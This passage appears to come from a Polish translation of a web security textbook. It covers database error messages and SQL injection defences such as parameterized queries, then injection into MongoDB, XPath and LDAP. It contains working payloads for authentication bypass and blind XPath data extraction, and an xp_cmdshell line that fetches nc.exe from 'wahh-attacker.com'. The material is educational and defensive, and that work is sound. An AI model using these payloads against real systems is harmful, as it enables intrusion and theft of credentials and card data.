MS-SQL:	`Msg 170, Level 15, State 1, Line 1` `Line 1: Incorrect syntax near 'foo'` `Msg 105, Level 15, State 1, Line 1` `Unclosed quotation mark before the character string 'foo'`

MySQL:	`You have an error in your SQL syntax. Check the manual that corresponds to your MySQL server version for the right syntax to use near ''foo' at line X`
Translation:	For Oracle and MS-SQL, SQL injection is present, and it is almost certainly exploitable! If you entered a single quote and it altered the syntax of the database query, this is the error you'd expect. For MySQL, SQL injection may be present, but the same error message can appear in other contexts.

Oracle:	`PLS-00306: wrong number or types of arguments in call to 'XXX'`
MS-SQL:	`Procedure 'XXX' expects parameter '@YYY', which was not supplied`
MySQL:	N/A
Translation:	You have commented out or removed a variable that normally would be supplied to the database. In MS-SQL, you should be able to use time delay techniques to perform arbitrary data retrieval.

Oracle:	`ORA-01789: query block has incorrect number of result columns`
MS-SQL:	`Msg 205, Level 16, State 1, Line 1` `All queries in a SQL statement containing a UNION operator must have an equal number of expressions in their target lists.`
MySQL:	`The used SELECT statements have a different number of columns`
Translation:	You will see this when you are attempting a `UNION SELECT` attack, and you have specified a different number of columns to the number in the original `SELECT` statement.

Oracle:	`ORA-01790: expression must have same datatype as corresponding expression`
MS-SQL:	`Msg 245, Level 16, State 1, Line 1` `Syntax error converting the varchar value 'foo' to a column of data type int.`
MySQL:	(MySQL will not give you an error.)
Translation:	You will see this when you are attempting a `UNION SELECT` attack, and you have specified a different data type from that found in the original `SELECT` statement. Try using a `NULL`, or using `1` or `2000`.

Oracle:	`ORA-01722: invalid number` `ORA-01858: a non-numeric character was found where a numeric was expected`
MS-SQL:	`Msg 245, Level 16, State 1, Line 1` `Syntax error converting the varchar value 'foo' to a column of data type int.`
MySQL:	(MySQL will not give you an error.)
Translation:	Your input doesn't match the expected data type for the field. You may have SQL injection, and you may not need a single quote, so try simply entering a number followed by your SQL to be injected. In MS-SQL, you should be able to return any string value with this error message.

Oracle:	`ORA-00923: FROM keyword not found where expected`
MS-SQL:	N/A
MySQL:	N/A
Translation:	The following will work in MS-SQL: `SELECT 1` But in Oracle, if you want to return something, you must select from a table. The `DUAL` table will do fine: `SELECT 1 from DUAL`

Oracle:	`ORA-00936: missing expression`
MS-SQL:	`Msg 156, Level 15, State 1, Line 1Incorrect syntax near the keyword 'from'.`
MySQL:	`You have an error in your SQL syntax. Check the manual that corresponds to your MySQL server version for the right syntax to use near ' XXX , YYY from SOME_TABLE' at line 1`
Translation:	You commonly see this error message when your injection point occurs before the `FROM` keyword (for example, you have injected into the columns to be returned) and/or you have used the comment character to remove required SQL keywords. Try completing the SQL statement yourself while using your comment character. MySQL should helpfully reveal the column names XXX, YYY when this condition is encountered.

Oracle:	`ORA-00972:identifier is too long`
MS-SQL:	`String or binary data would be truncated.`
MySQL:	N/A
Translation:	This does not indicate SQL injection. You may see this error message if you have entered a long string. You're unlikely to get a buffer overflow here either, because the database is handling your input safely.

Oracle:	`ORA-00942: table or view does not exist`
MS-SQL:	`Msg 208, Level 16, State 1, Line 1` `Invalid object name 'foo'`
MySQL:	`Table 'DBNAME.SOMETABLE' doesn't exist`
Translation:	Either you are trying to access a table or view that does not exist, or, in the case of Oracle, the database user does not have privileges for the table or view. Test your query against a table you know you have access to, such as `DUAL`. MySQL should helpfully reveal the current database schema `DBNAME` when this condition is encountered.

Oracle:	`ORA-00920: invalid relational operator`
MS-SQL:	`Msg 170, Level 15, State 1, Line 1` `Line 1: Incorrect syntax near foo`
MySQL:	`You have an error in your SQL syntax. Check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1`
Translation:	You were probably altering something in a `WHERE` clause, and your SQL injection attempt has disrupted the grammar.

Oracle:	`ORA-00907: missing right parenthesis`
MS-SQL:	N/A
MySQL:	`You have an error in your SQL syntax. Check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1`
Translation:	Your SQL injection attempt has worked, but the injection point was inside parentheses. You probably commented out the closing parenthesis with injected comment characters (`--`).

Oracle:	`ORA-00900: invalid SQL statement`
MS-SQL:	`Msg 170, Level 15, State 1, Line 1` `Line 1: Incorrect syntax near foo`
MySQL:	`You have an error in your SQL syntax. Check the manual that corresponds to your MySQL server version for the right syntax to use near XXXXXX`
Translation:	A general error message. The error messages listed previously all take precedence, so something else went wrong. It's likely you can try alternative input and get a more meaningful message.

Oracle:	`ORA-03001: unimplemented feature`
MS-SQL:	N/A
MySQL:	N/A
Translation:	You have tried to perform an action that Oracle does not allow. This can happen if you were trying to display the database version string from `v$version` but you were in an `UPDATE` or `INSERT` query.

Oracle:	`ORA-02030: can only select from fixed tables/views`
MS-SQL:	N/A
MySQL:	N/A
Translation:	You were probably trying to edit a `SYSTEM` view. This can happen if you were trying to display the database version string from `v$version` but you were in an `UPDATE` or `INSERT` query.

Zapobieganie iniekcji SQL

Pomimo wszystkich jego różnych przejawów i złożoności, które mogą pojawić się podczas jego wykorzystywania, iniekcja SQL jest ogólnie jedną z łatwiejszych do uniknięcia luk w zabezpieczeniach. Niemniej jednak dyskusja na temat środków zaradczych związanych z iniekcją SQL jest często myląca, a wiele osób polega na środkach obronnych, które są tylko częściowo skuteczne.

Środki częściowo skuteczne

Ze względu na znaczenie pojedynczego cudzysłowu w standardowych wyjaśnieniach błędów iniekcji SQL, powszechnym podejściem do zapobiegania atakom jest unikanie pojedynczych cudzysłowów w danych wejściowych użytkownika poprzez ich podwojenie. Widziałeś już dwie sytuacje, w których to podejście zawodzi:

* Jeśli dane numeryczne dostarczone przez użytkownika są osadzane w zapytaniach SQL, zwykle nie są one umieszczane w pojedynczych cudzysłowach. Dlatego osoba atakująca może wyrwać się z kontekstu danych i rozpocząć wprowadzanie dowolnego kodu SQL bez potrzeby umieszczania pojedynczego cudzysłowu.

* W atakach wstrzykiwania SQL drugiego rzędu dane, które zostały bezpiecznie usunięte podczas początkowego wprowadzania do bazy danych, są następnie odczytywane z bazy danych, a następnie ponownie do niej przekazywane. Cudzysłowy, które zostały podwojone, początkowo powracają do pierwotnej postaci, gdy dane są ponownie wykorzystywane. Innym często cytowanym środkiem zaradczym jest użycie procedur składowanych w przypadku dostępu do wszystkich baz danych. Nie ma wątpliwości, że niestandardowe procedury składowane mogą zapewnić korzyści w zakresie bezpieczeństwa i wydajności. Jednak nie gwarantuje się, że zapobiegną one podatnościom na iniekcje SQL z dwóch powodów:

* Jak widzieliśmy w przypadku Oracle, źle napisana procedura składowana może zawierać luki w zabezpieczeniach typu SQL Injection w swoim własnym kodzie. Podobne problemy z bezpieczeństwem pojawiają się podczas konstruowania instrukcji SQL w ramach procedur przechowywanych, jak w innych miejscach. Fakt, że używana jest procedura składowana, nie zapobiega występowaniu błędów.

* Nawet jeśli używana jest solidna procedura składowana, luki w zabezpieczeniach związane z iniekcją SQL mogą wystąpić, jeśli zostanie ona wywołana w niebezpieczny sposób przy użyciu danych wprowadzonych przez użytkownika. Załóżmy na przykład, że funkcja rejestracji użytkownika jest zaimplementowana w procedurze składowanej, która jest wywoływana w następujący sposób:

exec sp_RegisterUser „joe”, „sekret”

Ta instrukcja może być tak samo podatna na ataki, jak prosta instrukcja INSERT. Na przykład osoba atakująca może podać następujące hasło:

bla'; exec master..xp_cmdshell „tftp wahh-attacker.com GET nc.exe”--

co powoduje, że aplikacja wykonuje następujące zapytanie wsadowe:

exec sp_RegisterUser „joe”, „foo”; exec master..xp_cmdshell „tftp

wahh-attacker.com GET nc.exe”--”

W związku z tym użycie procedury składowanej nie osiągnęło niczego. W rzeczywistości w dużej i złożonej aplikacji, która wykonuje tysiące różnych instrukcji SQL, wielu programistów uważa, że

ponowne zaimplementowanie tych instrukcji jako procedur składowanych jest nieuzasadnionym obciążeniem czasowym programowania.

Sparametryzowane zapytania

Większość baz danych i platform do tworzenia aplikacji zapewnia interfejsy API do obsługi niezaufanych danych wejściowych w bezpieczny sposób, co zapobiega powstawaniu podatności na wstrzykiwanie kodu SQL. W zapytaniach sparametryzowanych (znanych również jako przygotowane instrukcje) konstrukcja instrukcji SQL zawierającej dane wejściowe użytkownika odbywa się w dwóch krokach:

1. Aplikacja określa strukturę zapytania, pozostawiając symbole zastępcze dla każdego elementu wprowadzonego przez użytkownika.

2. Aplikacja określa zawartość każdego symbolu zastępczego.

Co najważniejsze, nie ma możliwości, aby spreparowane dane określone w drugim kroku mogły zakłócać strukturę zapytania określonego w pierwszym kroku. Ponieważ struktura zapytania została już zdefiniowana, odpowiedni interfejs API w bezpieczny sposób obsługuje dowolny typ danych zastępczych, więc zawsze jest interpretowany jako dane, a nie jako część struktury instrukcji. Poniższe dwa przykłady kodu ilustrują różnicę między niebezpiecznym zapytaniem tworzonym dynamicznie na podstawie danych użytkownika a jego bezpiecznym sparametryzowanym odpowiednikiem. Po pierwsze, podany przez użytkownika parametr name jest osadzony bezpośrednio w instrukcji SQL, przez co aplikacja jest podatna na iniekcję SQL:

```
// zdefiniuj strukturę zapytania

String queryText = “select ename,sal from emp where ename =’”;

//połącz nazwę podaną przez użytkownika

queryText += request.getParameter("name");

queryText += “’”;

// wykonaj zapytanie

stmt = con.createStatement();

rs = stmt.executeQuery(queryText);
```

W drugim przykładzie struktura zapytania jest zdefiniowana przy użyciu znaku zapytania jako symbolu zastępczego dla parametru podanego przez użytkownika. W celu zinterpretowania tego i ustalenia struktury zapytania, które ma zostać wykonane, wywoływana jest metoda preparStatement. Dopiero wtedy metoda setString jest używana do określenia rzeczywistej wartości parametru.

Ponieważ struktura zapytania została już ustalona, ta wartość może zawierać dowolne dane bez wpływu na strukturę. Zapytanie jest następnie wykonywane bezpiecznie:

```
// zdefiniuj strukturę zapytania

String queryText = “SELECT ename,sal FROM EMP WHERE ename = ?”;

//przygotowanie zestawienia przez połączenie DB „con”

stmt = con.prepareStatement(queryText);
```

//dodanie danych wprowadzonych przez użytkownika do zmiennej 1 (na pierwszym symbolu zastępczym ?)

stmt.setString(1, request.getParameter(“name”));

// wykonaj zapytanie

rs = stmt.executeQuery();

UWAGA: Dokładne metody i składnia tworzenia zapytań parametrycznych różnią się w zależności od baz danych i platform programistycznych.

Jeśli zapytania sparametryzowane mają być skutecznym rozwiązaniem przeciwko iniekcji SQL, należy pamiętać o kilku ważnych zastrzeżeniach:

* Należy ich używać do każdego zapytania do bazy danych. Autorzy napotkali wiele aplikacji, w których programiści każdorazowo oceniali, czy użyć zapytania parametrycznego. W przypadkach, w których wyraźnie wykorzystywano dane wprowadzone przez użytkowników, robili to; w przeciwnym razie nie przeszkadzali. Takie podejście było przyczyną wielu błędów iniekcji SQL. Po pierwsze, skupiając się tylko na danych wejściowych, które zostały natychmiast otrzymane od użytkownika, łatwo jest przeoczyć ataki drugiego rzędu, ponieważ zakłada się, że dane, które zostały już przetworzone, są zaufane. Po drugie, łatwo jest popełnić błędy dotyczące konkretnych przypadków, w których przetwarzane są dane kontrolowane przez użytkownika. W dużej aplikacji różne elementy danych odbywają się w ramach sesji lub otrzymanych od klienta. Założenia przyjęte przez jednego programistę nie mogą być przekazywane innym. Sposób postępowania z określonymi elementami danych może ulec zmianie w przyszłości, wprowadzając błąd wstrzykiwania kodu SQL do wcześniej bezpiecznych zapytań. O wiele bezpieczniej jest przyjąć podejście nakazujące użycie sparametryzowanych zapytań w całej aplikacji.

* Każdy element danych wstawiony do zapytania powinien być odpowiednio sparametryzowany. Autorzy napotkali wiele przypadków, w których większość parametrów zapytania jest obsługiwana bezpiecznie, ale jeden lub dwa elementy są łączone bezpośrednio w łańcuch używany do określenia struktury zapytania. Użycie zapytań sparametryzowanych nie zapobiegnie iniekcji SQL, jeśli niektóre parametry są obsługiwane w ten sposób.

* Symboli zastępczych parametrów nie można używać do określania nazw tabel i kolumn używanych w zapytaniu. W niektórych rzadkich przypadkach aplikacje muszą określać te elementy w zapytaniu SQL na podstawie danych dostarczonych przez użytkownika. W tej sytuacji najlepszym podejściem jest użycie białej listy znanych dobrych wartości (listy tabel i kolumn faktycznie używanych w bazie danych) i odrzucenie każdego wejścia, które nie pasuje do pozycji na tej liście. W przeciwnym razie należy wymusić ścisłą weryfikację danych wejściowych użytkownika — na przykład zezwalając tylko na znaki alfanumeryczne, wykluczając spacje i wymuszając odpowiedni limit długości.

* Symbole zastępcze parametrów nie mogą być używane w innych częściach zapytania, takich jak słowa kluczowe ASC lub DESC, które pojawiają się w klauzuli ORDER BY lub jakiekolwiek inne słowa kluczowe SQL, ponieważ stanowią one część struktury zapytania. Podobnie jak w przypadku nazw tabel i kolumn, jeśli konieczne jest określenie tych elementów na podstawie danych dostarczonych przez użytkownika, należy zastosować rygorystyczną weryfikację białej listy, aby zapobiec atakom.

Obrona w głębi

Jak zawsze solidne podejście do bezpieczeństwa powinno obejmować środki obrony w głąb, aby zapewnić dodatkową ochronę na wypadek, gdyby obrona pierwszej linii zawiodła z jakiegokolwiek

powodu. W kontekście ataków na back-endowe bazy danych można zastosować trzy warstwy dalszej obrony:

* Aplikacja powinna korzystać z możliwie najniższego poziomu uprawnień podczas dostępu do bazy danych. Zasadniczo aplikacja nie wymaga uprawnień na poziomie DBA. Zwykle musi tylko odczytywać i zapisywać własne dane. W sytuacjach krytycznych dla bezpieczeństwa aplikacja może używać innego konta bazy danych do wykonywania różnych działań. Na przykład, jeśli 90 procent zapytań do bazy danych wymaga tylko dostępu do odczytu, można je wykonać przy użyciu konta, które nie ma uprawnień do zapisu. Jeśli określone zapytanie musi odczytać tylko podzbiór danych (na przykład tabelę zamówień, ale nie tabelę kont użytkowników), konto z odpowiednim poziomem dostępu może być użyte. Jeśli takie podejście będzie egzekwowane w całej aplikacji, wszelkie pozostałe błędy związane z iniekcją SQL, które mogą istnieć, prawdopodobnie będą miały znacznie zmniejszony wpływ.

* Wiele korporacyjnych baz danych zawiera ogromną liczbę domyślnych funkcji, które atakujący może wykorzystać, zyskując możliwość wykonywania dowolnych instrukcji SQL. Tam, gdzie to możliwe, należy usunąć lub wyłączyć niepotrzebne funkcje. Chociaż zdarzają się przypadki, w których wykwalifikowany i zdeterminowany atakujący może odtworzyć niektóre wymagane funkcje innymi sposobami, zadanie to zwykle nie jest proste, a wzmocnienie bazy danych nadal będzie stwarzać znaczne przeszkody na ścieżce atakującego.

* Wszystkie poprawki bezpieczeństwa wydane przez dostawców powinny być oceniane, testowane i stosowane w odpowiednim czasie, aby naprawić znane luki w samym oprogramowaniu bazy danych. W sytuacjach krytycznych dla bezpieczeństwa administratorzy baz danych mogą korzystać z różnych usług opartych na subskrybentach, aby otrzymywać powiadomienia z wyprzedzeniem o niektórych znanych lukach, które nie zostały jeszcze załatane przez dostawcę. W międzyczasie mogą wdrożyć odpowiednie środki zastępcze.

Wstrzykiwanie do NoSQL

Termin NoSQL jest używany w odniesieniu do różnych magazynów danych, które odbiegają od standardowych architektur relacyjnych baz danych. Magazyny danych NoSQL reprezentują dane przy użyciu mapowań klucz/wartość i nie opierają się na ustalonym schemacie, takim jak konwencjonalna tabela bazy danych. Klucze i wartości można definiować dowolnie, a format wartości na ogół nie ma znaczenia dla składnicy danych. Kolejną cechą przechowywania klucza/wartości jest to, że wartość może być samą strukturą danych, co pozwala na hierarchiczne przechowywanie, w przeciwieństwie do płaskiej struktury danych wewnątrz schematu bazy danych. Zwolennicy NoSQL twierdzą, że ma to kilka zalet, głównie w przypadku obsługi bardzo dużych zbiorów danych, gdzie hierarchiczna struktura magazynu danych może być zoptymalizowana dokładnie tak, jak jest to wymagane, aby zmniejszyć narzut związany z pobieraniem zestawów danych. W takich przypadkach konwencjonalna baza danych może wymagać skomplikowanych odsyłaczy między tabelami w celu pobrania informacji w imieniu aplikacji. Z punktu widzenia bezpieczeństwa aplikacji internetowych kluczową kwestią jest sposób, w jaki aplikacja wysyła zapytania do danych, ponieważ określa to, jakie formy wstrzykiwania są możliwe. W przypadku iniekcji SQL język SQL jest zasadniczo podobny w różnych produktach bazodanowych. Z kolei NoSQL to nazwa nadana odmiennemu zakresowi magazynów danych, z których każdy ma swoje własne zachowania. Nie wszystkie używają jednego języka zapytań. Oto niektóre z typowych metod zapytań używanych przez magazyny danych NoSQL:

* Wyszukiwanie klucza/wartości

* XPath

* Języki programowania, takie jak JavaScript

NoSQL to stosunkowo nowa technologia, która szybko ewoluowała. Nie został wdrożony na skalę bardziej dojrzałych technologii, takich jak SQL. Dlatego badania nad lukami w zabezpieczeniach NoSQL są wciąż w powijakach. Ponadto, ze względu na z natury proste sposoby, za pomocą których wiele implementacji NoSQL umożliwia dostęp do danych, czasami omawiane przykłady wstrzykiwania do magazynów danych NoSQL mogą wydawać się wymyślone. Jest niemal pewne, że w dzisiejszych i przyszłych aplikacjach internetowych pojawią się możliwe do wykorzystania luki w zabezpieczeniach magazynów danych NoSQL. Jeden taki przykład, pochodzący z rzeczywistej aplikacji, opisano w następnej sekcji.

Wstrzykiwanie do MongoDB

Wiele baz danych NoSQL korzysta z istniejących języków programowania, aby zapewnić elastyczny, programowalny mechanizm zapytań. Jeśli zapytania są budowane przy użyciu konkatenacji łańcuchów, osoba atakująca może próbować wyrwać się z kontekstu danych i zmienić składnię zapytania. Rozważmy następujący przykład, który wykonuje logowanie na podstawie rekordów użytkowników w magazynie danych MongoDB:

```
$m = new Mongo();

$db = $m->cmsdb;

$collection = $db->user;

$js = “function() {

return this.username == ‘$username’ & this.password == ‘$password’; }”;

$obj = $collection->findOne(array(‘$where’ => $js));

if (isset($obj[“uid”]))

{

$logged_in=1;

}

else

{

$logged_in=0;

}
```

$js to funkcja JavaScript, której kod jest tworzony dynamicznie i zawiera nazwę użytkownika i hasło podane przez użytkownika. Osoba atakująca może ominąć logikę uwierzytelniania, podając nazwę użytkownika:

```
Marcus’//
```

i dowolne hasło. Wynikowa funkcja JavaScript wygląda następująco:

```
function() { return this.username == „Marcus”//” & this.password == „aaa”; }
```

UWAGA: W JavaScript podwójny ukośnik (//) oznacza komentarz do końca wiersza, więc pozostały kod funkcji jest komentowany. Alternatywnym sposobem zapewnienia, że funkcja $js zawsze zwraca wartość true, bez użycia komentarza, byłoby podanie nazwy użytkownika:

a' || 1==1 || 'a'=='a

JavaScript interpretuje różne operatory w następujący sposób:

(this.username == 'a' || 1==1) || ('a'=='a' & this.password ==

'aaa');

Powoduje to dopasowanie wszystkich zasobów w kolekcji użytkownika, ponieważ pierwszy warunek rozłączny jest zawsze prawdziwy (1 jest zawsze równe 1).

Wstrzykiwanie do XPath

XML Path Language (XPath) to interpretowany język używany do poruszania się po dokumentach XML i pobierania danych z nich. W większości przypadków wyrażenie XPath reprezentuje sekwencję kroków wymaganych do przejścia z jednego węzła dokumentu do drugiego. Tam, gdzie aplikacje internetowe przechowują dane w dokumentach XML, mogą używać XPath do uzyskiwania dostępu do danych w odpowiedzi na dane wprowadzone przez użytkownika. Jeśli te dane wejściowe zostaną wstawione do kwerendy XPath bez filtrowania lub oczyszczania, osoba atakująca może być w stanie manipulować kwerendą, aby zakłócić logikę aplikacji lub pobrać dane, do których nie ma uprawnień. Dokumenty XML na ogół nie są preferowanym narzędziem do przechowywania danych przedsiębiorstwa. Są one jednak często używane do przechowywania danych konfiguracyjnych aplikacji, które można pobrać na podstawie danych wprowadzonych przez użytkownika. Mogą być również używane przez mniejsze aplikacje do przechowywania prostych informacji, takich jak poświadczenia użytkownika, role i uprawnienia. Rozważ następującą składnicę danych XML:

<addressBook>

<address>

<firstName>William</firstName>

<surname>Gates</surname>

<password>MSRocks!</password>

<email>billyg@microsoft.com</email>

<ccard>5130 8190 3282 3515</ccard>

</address>

<address>

<firstName>Chris</firstName>

<surname>Dawes</surname>

<password>secret</password>

<email>cdawes@craftnet.de</email>

<ccard>3981 2491 3242 3121</ccard>

</address>

<address>

<firstName>James</firstName>

<surname>Hunter</surname>

<password>letmein</password>

<email>james.hunter@pookmail.com</email>

<ccard>8113 5320 8014 3313</ccard>

</address>

</addressBook>

Zapytanie XPath w celu pobrania wszystkich adresów e-mail wyglądałoby tak:

//adres/e-mail/tekst()

Zapytanie zwracające wszystkie szczegóły użytkownika Dawes wyglądałoby tak:

//adres[nazwisko/text()='Dawes']

W niektórych aplikacjach dane dostarczone przez użytkownika mogą być osadzone bezpośrednio w zapytaniach XPath, a wyniki zapytania mogą zostać zwrócone w odpowiedzi aplikacji lub wykorzystane do określenia niektórych aspektów zachowania aplikacji.

Podważanie logiki aplikacji

Rozważmy funkcję aplikacji, która pobiera zapisany numer karty kredytowej użytkownika na podstawie nazwy użytkownika i hasła. Poniższe zapytanie XPath skutecznie weryfikuje dane uwierzytelniające podane przez użytkownika i pobiera numer odpowiedniej karty kredytowej użytkownika:

//address[surname/text()=’Dawes’ and password/text()=’secret’]/ccard/text()

W takim przypadku osoba atakująca może być w stanie podważyć zapytanie aplikacji w identyczny sposób jak luka wstrzykiwania kodu SQL. Na przykład podanie hasła o tej wartości:

‘ or ‘a’=’a

skutkuje następującym zapytaniem XPath, które pobiera dane kart kredytowych wszystkich użytkowników:

//address[surname/text()=’Dawes’ and password/text()=’’ or ‘a’=’a’]/

ccard/text()

NOTATKA :

* Podobnie jak w przypadku iniekcji SQL, pojedyncze cudzysłowy nie są wymagane podczas wstrzykiwania do wartości liczbowej.

* W przeciwieństwie do zapytań SQL, słowa kluczowe w zapytaniach XPath uwzględniają wielkość liter, podobnie jak nazwy elementów w samym dokumencie XML.

Poinformowane wstrzyknięcie XPath

Błędy iniekcji XPath można wykorzystać do pobrania dowolnych informacji z docelowego dokumentu XML. Pewnym niezawodnym sposobem na to jest wykorzystanie tej samej techniki, która została opisana w przypadku wstrzykiwania kodu SQL, polegająca na spowodowaniu, że aplikacja będzie reagowała na różne sposoby, w zależności od warunku określonego przez atakującego. Podanie poniższych dwóch haseł spowoduje inne zachowanie aplikacji. Wyniki są zwracane w pierwszym przypadku, ale nie w drugim:

‘ or 1=1 i ‘a’=’a

‘ or 1=2 i ‘a’=’a

Tę różnicę w zachowaniu można wykorzystać do sprawdzenia prawdziwości dowolnego określonego warunku, a tym samym do wyodrębnienia dowolnych informacji bajt po bajcie. Podobnie jak w przypadku języka SQL, język XPath zawiera funkcję podłańcuchową, której można użyć do testowania wartości łańcucha po jednym znaku na raz. Na przykład podanie tego hasła:

‘ or //address[surname/text()=’Gates’ and substring(password/text(),1,1)=

‘M’] and ‘a’=’a

skutkuje następującym zapytaniem XPath, które zwraca wyniki, jeśli pierwszym znakiem hasła użytkownika Gates jest M:

//address[surname/text()=’Dawes’ and password/text()=’’ or

//address[surname/text()=’Gates’ and substring(password/text(),1,1)= ‘M’]

and ‘a’=’a ‘]/ccard/text()

Przechodząc przez każdą pozycję znaku i testując każdą możliwą wartość, osoba atakująca może wydobyć pełną wartość hasła Gatesa.

Ślepe wstrzykiwanie XPath

W opisanym właśnie ataku wstrzyknięty warunek testowy określał zarówno bezwzględną ścieżkę do wyodrębnionych danych (adres), jak i nazwy docelowych pól (nazwisko i hasło). W rzeczywistości możliwe jest przeprowadzenie całkowicie ślepego ataku bez posiadania tych informacji. Zapytania XPath mogą zawierać kroki, które są względne w stosunku do bieżącego węzła w dokumencie XML, więc z bieżącego węzła można przejść do węzła nadrzędnego lub do określonego węzła podrzędnego. Ponadto XPath zawiera funkcje do wyszukiwania metainformacji o dokumencie, w tym nazwy określonego elementu. Korzystając z tych technik, możliwe jest wyodrębnienie nazw i wartości wszystkich węzłów w dokumencie bez wcześniejszej znajomości jego struktury lub zawartości. Na przykład możesz użyć opisanej wcześniej techniki tworzenia podłańcuchów, aby wyodrębnić nazwę rodzica bieżącego węzła, podając serię haseł w następującej postaci:

‘ or substring(name(parent::*[position()=1]),1,1)= ‘a

To wejście generuje wyniki, ponieważ pierwszą literą węzła adresu jest a. Przechodząc do drugiej litery, możesz potwierdzić, że tak jest, podając następujące hasła, z których ostatnie generuje wyniki:

‘ or substring(name(parent::*[position()=1]),2,1)=’a

‘ or substring(name(parent::*[position()=1]),2,1)=’b

‘ or substring(name(parent::*[position()=1]),2,1)=’c

‘ or substring(name(parent::*[position()=1]),2,1)=’d

Po ustaleniu nazwy węzła adresowego można następnie przechodzić przez każdy z jego węzłów podrzędnych, wyodrębniając wszystkie ich nazwy i wartości. Określenie odpowiedniego węzła podrzędnego według indeksu pozwala uniknąć konieczności znajomości nazw jakichkolwiek węzłów. Na przykład następujące zapytanie zwraca wartość Hunter:

//address[position()=3]/child::node()[position()=4]/text()

A następujące zapytanie zwraca wartość letmein:

//address[position()=3]/child::node()[position()=6]/text()

Ta technika może być wykorzystana w całkowicie ślepym ataku, w którym żadne wyniki nie są zwracane w odpowiedziach aplikacji, poprzez stworzenie wstrzykniętego warunku, który określa docelowy węzeł za pomocą indeksu. Na przykład podanie następującego hasła zwróci wyniki, jeśli pierwszym znakiem hasła firmy Gates jest M:

‘ or substring(//address[position()=1]/child::node()[position()=6]/

text(),1,1)= ‘M’ i ‘a’=’a

Przechodząc cyklicznie przez każdy węzeł podrzędny każdego węzła adresowego i wyodrębniając ich wartości po jednym znaku na raz, można wyodrębnić całą zawartość składnicy danych XML.

WSKAZÓWKA: XPath zawiera dwie przydatne funkcje, które mogą pomóc zautomatyzować poprzedni atak i szybko przejrzeć wszystkie węzły i dane w dokumencie XML:

* count() zwraca liczbę węzłów potomnych danego elementu, co może być użyte do określenia zakresu wartości position() do iteracji.

* string-length() zwraca długość podanego łańcucha, który może być użyty do określenia zakresu wartości substring() do iteracji.

Znajdowanie błędów wstrzyknięcia XPath

Wiele ciągów ataku, które są powszechnie używane do wykrywania błędów wstrzykiwania kodu SQL, zazwyczaj skutkuje nieprawidłowym zachowaniem po przesłaniu do funkcji podatnej na wstrzyknięcie XPath. Na przykład jeden z poniższych dwóch ciągów zwykle unieważnia składnię zapytania XPath i generuje błąd:

„

„--

Jeden lub więcej z poniższych ciągów zwykle powoduje pewną zmianę w zachowaniu aplikacji bez powodowania błędu, w taki sam sposób, jak w przypadku błędów iniekcji SQL:

‘ or ‘a’=’a

‘ and ‘a’=’b

or 1=1

and 1=2

Dlatego w każdej sytuacji, w której testy SQL injection dostarczają wstępnych dowodów na istnienie luki, ale nie można jednoznacznie wykorzystać luki, należy zbadać możliwość, że mamy do czynienia z luką XPath injection.

KROKI HACKOWANIA

1. Spróbuj przesłać następujące wartości i ustal, czy powodują one inne zachowanie aplikacji bez powodowania błędu:

‘ or count(parent::*[position()=1])=0 or ‘a’=’b

‘ or count(parent::*[position()=1])>0 or ‘a’=’b

Jeśli parametr jest liczbowy, wypróbuj również następujące ciągi testowe:

1 or count(parent::*[position()=1])=0

1 or count(parent::*[position()=1])>0

2. Jeśli którykolwiek z poprzedzających ciągów powoduje zachowanie różnicowe w aplikacji bez powodowania błędu, prawdopodobnie można wyodrębnić dowolne dane, tworząc warunki testowe, aby wyodrębnić jeden bajt informacji na raz. Użyj serii warunków o następującej formie, aby określić nazwę rodzica bieżącego węzła:

substring(name(parent::*[position()=1]),1,1)=’a’

3. Po wyodrębnieniu nazwy węzła nadrzędnego użyj szeregu warunków o następującej postaci, aby wyodrębnić wszystkie dane z drzewa XML:

substring(//parentnodename[position()=1]/child::node()

[position()=1]/text(),1,1)=’a’

Zapobieganie iniekcji XPath

Jeśli uważasz, że konieczne jest wstawienie danych wejściowych dostarczonych przez użytkownika do zapytania XPath, ta operacja powinna być wykonywana tylko na prostych elementach danych, które można poddać ścisłej weryfikacji danych wejściowych. Dane wprowadzone przez użytkownika należy porównać z białą listą dopuszczalnych znaków, która w idealnym przypadku powinna zawierać tylko znaki alfanumeryczne. Znaki, które mogą być użyte do zakłócania zapytania XPath, powinny być blokowane, w tym ( ) = ‘ [ ] : , * / i wszystkie spacje. Wszelkie dane wejściowe, które nie pasują do białej listy, powinny zostać odrzucone, a nie oczyszczone.

Wstrzykiwanie do LDAP

Protokół LDAP (Lightweight Directory Access Protocol) służy do uzyskiwania dostępu do usług katalogowych przez sieć. Katalog to hierarchicznie zorganizowany magazyn danych, który może zawierać wszelkiego rodzaju informacje, ale jest powszechnie używany do przechowywania danych osobowych, takich jak nazwiska, numery telefonów, adresy e-mail i funkcje służbowe.

Typowymi przykładami LDAP są Active Directory używane w domenach Windows oraz OpenLDAP, używane w różnych sytuacjach. Najprawdopodobniej spotkasz się z LDAP używanym w korporacyjnych aplikacjach internetowych opartych na intranecie, takich jak aplikacja HR, która umożliwia użytkownikom przeglądanie i modyfikowanie informacji o pracownikach. Każde zapytanie LDAP używa jednego lub kilku filtrów wyszukiwania, które określają pozycje katalogu zwracane przez zapytanie.

Filtry wyszukiwania mogą używać różnych operatorów logicznych do przedstawiania złożonych warunków wyszukiwania. Najczęściej spotykane filtry wyszukiwania to:

* Proste warunki dopasowania pasują do wartości pojedynczego atrybutu. Na przykład funkcja aplikacji, która wyszukuje użytkownika na podstawie jego nazwy użytkownika, może użyć tego filtra:

(username=daf)

* Zapytania rozłączne określają wiele warunków, z których każdy musi być spełniony przez zwracane wpisy. Na przykład funkcja wyszukiwania, która wyszukuje podany przez użytkownika termin wyszukiwania w kilku atrybutach katalogu, może używać tego filtra:

(|(cn=searchterm)(sn=searchterm)(ou=searchterm))

* Zapytania koniunkcyjne określają wiele warunków, z których wszystkie muszą być spełnione przez zwracane wpisy. Na przykład mechanizm logowania zaimplementowany w LDAP może używać tego filtra:

(&(username=daf)(password=secret)

Podobnie jak w przypadku innych form wstrzykiwania, jeśli dane wejściowe dostarczone przez użytkownika zostaną wstawione do filtra wyszukiwania LDAP bez żadnej weryfikacji, osoba atakująca może dostarczyć spreparowane dane wejściowe, które zmodyfikują strukturę filtra, a tym samym pobierze dane lub wykona działania w nieautoryzowany sposób.

Ogólnie rzecz biorąc, luki w zabezpieczeniach związane z iniekcją LDAP nie są tak łatwe do wykorzystania, jak luki w iniekcji SQL, ze względu na następujące czynniki:

